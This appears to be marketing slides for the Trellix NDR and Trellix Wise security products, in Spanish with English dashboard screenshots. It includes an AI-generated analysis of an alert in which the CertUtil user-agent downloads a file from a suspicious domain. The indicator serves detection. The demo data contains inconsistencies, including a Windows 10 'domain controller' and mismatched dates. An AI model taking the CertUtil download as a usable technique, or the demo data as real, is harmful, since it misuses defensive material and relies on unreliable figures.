
High **Beaconing Event**

DATE	SOURCE IP	DESTINATION IP	PROTOCOL
2020/12/12 03:45 PM	10.23.192.68	192.168.0.165	HTTP

NDR Hunting

EXPLORANDO

- Reconstrucción con un solo clic
- Disparadores de cacería
- Generador de reglas de activos y alertas
- Captura selectiva de paquetes



LT-BCLINE-01 [PC]
DOMAIN CONTROLLER

IP ADDRESS: 10.23.192.68
OPERATING SYSTEM: Windows 10 Build 18363.476
LOCATION: London, UK (11:45 PM GMT)
CURRENT ACTIVE USER: local/Administrator
USER HISTORY: 3 users in last 7 days
LAST 24 HOURS: 1,923 events / 105GB network traffic
LAST EVENT: 2024-08-26 07:15:00Z

Reconstruct

Success! 1 event(s) were analyzed and merged (**MD5:** 16ce495c746a32f75966c17dfb9624fb, **SHA256:** 1f20b49541b7d58ec1d0fce05cc22de2d02c24ffeeee05f4c071413d7aea2d4c).

Connections

No.	Source	Source Port	Destination	Destination Port	Protocol	PCAP	Stream
0	128.176.85.29	55134	128.20.239.34	80	TCP	Download	Follow

Packets

No.	Direction	Time	Source	Destination	Protocol
002	←	09/26/2024 09:10:45.109	128.20.239.34	128.176.85.29	HTTP
004	→	09/26/2024 09:10:45.115	128.176.85.29	128.20.239.34	HTTP
006	←	09/26/2024 09:10:45.409	128.20.239.34	128.176.85.29	HTTP
008	←	09/26/2024 09:10:45.409	128.20.239.34	128.176.85.29	HTTP
010	←	09/26/2024 09:10:45.409	128.20.239.34	128.176.85.29	HTTP
012	←	09/26/2024 09:10:45.409	128.20.239.34	128.176.85.29	HTTP


Packet Details

```
⊞ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊞ Ethernet II, Src: 00:50:56:01:3b:33 (00:50:56:01:3b:33), Dst: 00:00:0c:9f:f0:0a (00:00:0c:9f:f0:0a)
⊞ Internet Protocol Version 4, Src: 128.176.85.29 (128.176.85.29), Dst: 128.20.239.34 (128.20.239.34)
⊞ Transmission Control Protocol, Src Port: 55134 (55134), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 0
```

NDR Response

EXPLORANDO

- Acción automatizada a través de integraciones con Splunk y más.
- Orquestación y respuesta sin código



Logic settings

⚠ The condition at top matches first condition and then terminate

Add conditions to the path

If (Path executes only if this condition is satisfied)

🟥 Condition 1 — Delete Condition

Add a name to the condition.

Enter condition name : Default: Condition 1

AND
- Fileproperties/size != 1024
- Fileproperties/size != 1024

🟨 Condition 2 — Delete Condition

Add a name to the condition.

Enter condition name : Default: Condition 2

AND
- Fileproperties/size != 1024
- Fileproperties/size != 1024

Add Condition

□ Else (Make it an escape route)

Submit

Trellix

Gen-AI con Trellix NDR

Detección de amenazas desconocidas y emergentes

¿Qué es Trellix Wise?

Trellix Wise alivia la fatiga de alertas para las operaciones de seguridad, lo que permite a los equipos de cualquier nivel de experiencia investigar el 100% de sus alertas y automatizar la investigación y la corrección. Trellix Wise toma decisiones, ofrece orientación y utiliza la IA conversacional para que los usuarios puedan cazar amenazas mientras aprenden en el trabajo

See everything that matters

Make better, faster decisions

Upskill and close talent gaps

Prove value rapidly

¿Por qué Trellix Wise?

Gen-AI para sus mayores desafíos de operaciones de seguridad


“matar” la fatiga de alertas

Toma las decisiones correctas, más rápido

Redue las brechas de talento en ciberseguridad

Proporciona un rápido ROI

Enriquecimiento de alertas con Trellix Wise



●	Med	2024-09-22T04:59:02Z	NX	smartvision-event

smartvision-event
September 22nd 2024, 4:59:02 AM


*Generated by AI, verify for accuracy

Summarize this alert

Summary:
The alert indicates an "AnomalousUser-AgentIdentified" event, where a CertUtil URL Agent was detected accessing a URL on the host "me.pcsdl.com" from the source IP 10.14.10.70. This event is mapped to the MITRE ATT&CK technique T1071.001 (Application Layer Protocol: Web Protocols), which is associated with Command and Control activities. The most important event is the HTTP GET request to the URL "/short-url-v2/000375404074/scenario/encfile___e3a64b37-4398-4132-b1a0-fb9ee8fbe1e3.txt" on the host "me.pcsdl.com" from the source IP 10.14.10.70. The investigation should start by analyzing the network traffic and the host activities related to this event. Suspicious events include the use of the "CertUtil URL Agent" user-agent, which is often associated with malicious activities, and the access to a potentially suspicious URL. The alert was first detected on the host with IP 10.14.10.70.

Key Points:
- The most suspicious process name is "CertUtil URL Agent", which is often associated with malicious activities.
- The events are related to a HTTP GET request from the source IP 10.14.10.70 to the URL "/short-url-v2/000375404074/scenario/encfile___e3a64b37-4398-4132-b1a0-fb9ee8fbe1e3.txt" on the host "me.pcsdl.com".
- The use of the "CertUtil URL Agent" user-agent and the access to a potentially suspicious URL are the main suspicious and misinterpreted benign actions implied by the events.
- The alert was first detected on the host with IP 10.14.10.70, which should be the focus of the investigation.
- The MITRE ATT&CK mapping to T1071.001 (Application Layer Protocol: Web Protocols) suggests that this event is related to Command and Control activities, which should be further investigated.

Enriquecimiento de alertas con Trellix Wise



smartvision-event
September 22nd 2024, 4:59:02 AM

Generated by AI, verify for accuracy

Remediation steps

Based on the provided information, the following remediation steps can be taken:

1. Investigate the suspicious HTTP request to the domain "me.pcsdl.com" with the user-agent "CertUtil URL Agent". This could indicate potential malicious activity, such as command and control communication.


2. Review the network traffic and logs to identify any other similar suspicious activities or connections to the same domain or IP address.

3. Analyze the HTTP response content and payload to determine if any malicious code or data was downloaded.

4. Assess the risk and potential impact of the detected activity, and consider implementing appropriate security controls, such as network monitoring, web filtering, or endpoint protection, to mitigate the identified threats.

5. Ensure that the affected system(s) are thoroughly investigated and remediated, if necessary, to prevent further compromise.

6. Review and update the organization's security policies, procedures, and employee security awareness training to address the identified threats and prevent similar incidents in the future.



smartvision-event
September 22nd 2024, 4:59:02 AM

MITRE_ID : T1071.001 - Application Layer Protocol: Web Protocols

The alert indicates that an anomalous user-agent, "CertUtil URL Agent", was identified in an HTTP GET request to the domain "me.pcsdl.com". This behavior is mapped to the MITRE ATT&CK technique T1071.001 - Application Layer Protocol: Web Protocols, which is part of the Command and Control tactic.

The observed actions indicate that the user-agent "CertUtil URL Agent" was used to retrieve a file from the remote server, which could be an attempt to establish command and control communication. The use of an uncommon user-agent and the retrieval of a file from a potentially suspicious domain suggest that this activity may be part of a larger malicious campaign.


Adversary Insights:
- The use of an uncommon user-agent, "CertUtil URL Agent", suggests the adversary is attempting to bypass security controls and blend in with legitimate traffic.
- The retrieval of a file from a potentially suspicious domain, "me.pcsdl.com", indicates the adversary may be attempting to download additional malware or receive instructions from a command and control server.

Observed Actions:
- HTTP GET request to "me.pcsdl.com" with the user-agent "CertUtil URL Agent"
- Retrieval of a file from the remote server with the URL "/short-url-v2/000375404074/scenario/encfile___e3a64b37-4398-4132-b1a0-fb9ee8fbe1e3.txt"

Related Tactics:
- Command and Control: The adversary may be using web protocols to establish command and control communication with a remote server.

Procedures Include:
- Use of uncommon user-agents to blend in with legitimate traffic
- Retrieval of files from potentially suspicious domains
- Establishment of command and control communication over web protocols
- Potential download of additional malware or receipt of instructions from a remote server

Enriquecimiento de alertas con Trellix Wise


×
Assets Details
Attack Details
JSON
Intel
Trellix Wise
New
Evidence
Summarize this alert
Top affected entities
MITRE findings
Remediation steps
Knowledge graph
Sequence diagram
Know more
Victim(10.14.10.70)
Server(52.223.36.245)
CertUtilURLAgent(pid.1011)
Victim
CertUtilURLAgent
Server
Access http://me.pcsdl.com/short-url-v2/000375404074/scenario/encfile___e3a64b37-4398-4132-b1a0-fb9ee8fbe1e3.txt
GET http://me.pcsdl.com/short-url-v2/000375404074/scenario/encfile___e3a64b37-4398-4132-b1a0-fb9ee8fbe1e3.txt
HTTP 200 OK
Receive malicious content
MITRE T1071.001 - Application Layer Protocol: Web Protocols


smartvision-event

September 22nd 2024, 4:59:02 AM

Generated by AI, verify for accuracy

Sequence diagram

Scroll on graph to zoom and drag to pan



smartvision-event

September 22nd 2024, 4:59:02 AM

Generated by AI, verify for accuracy


Top affected entities

The top affected entities based on the provided information are:

1. Source IP Address: 10.14.10.70
2. Destination IP Address: 52.223.36.245
3. Destination Port: 80
4. HTTP User-Agent: CertUtil URL Agent
5. HTTP URL: /short-url-v2/000375404074/scenario/encfile___e3a64b37-4398-4132-b1a0-fb9ee8fbe1e3.txt

Trellix Wise Mejora de la eficiencia


Trellix Wise representa un cambio de paradigma en la forma en que los SOC abordan la seguridad de los datos y la respuesta a incidentes. Al aprovechar GenAI y el poder de la plataforma Trellix, Trellix Wise agiliza el proceso de detección, investigación y respuesta a las amenazas. Permite a los equipos de seguridad centrarse en actividades de alto nivel centradas en el ser humano, al tiempo que permite que las máquinas se encarguen de las tareas repetitivas y que consumen mucho tiempo. Con Trellix Wise, las organizaciones pueden mejorar su postura de seguridad de datos, mejorar la eficiencia operativa y mantenerse a la vanguardia de las amenazas cibernéticas en evolución



Escenario NDR

Detección de amenazas desconocidas y emergentes


Anatomía de un ataque



Trellix

Anatomía de un ataque

Acceso inicial (enlace malicioso a través de correo electrónico)

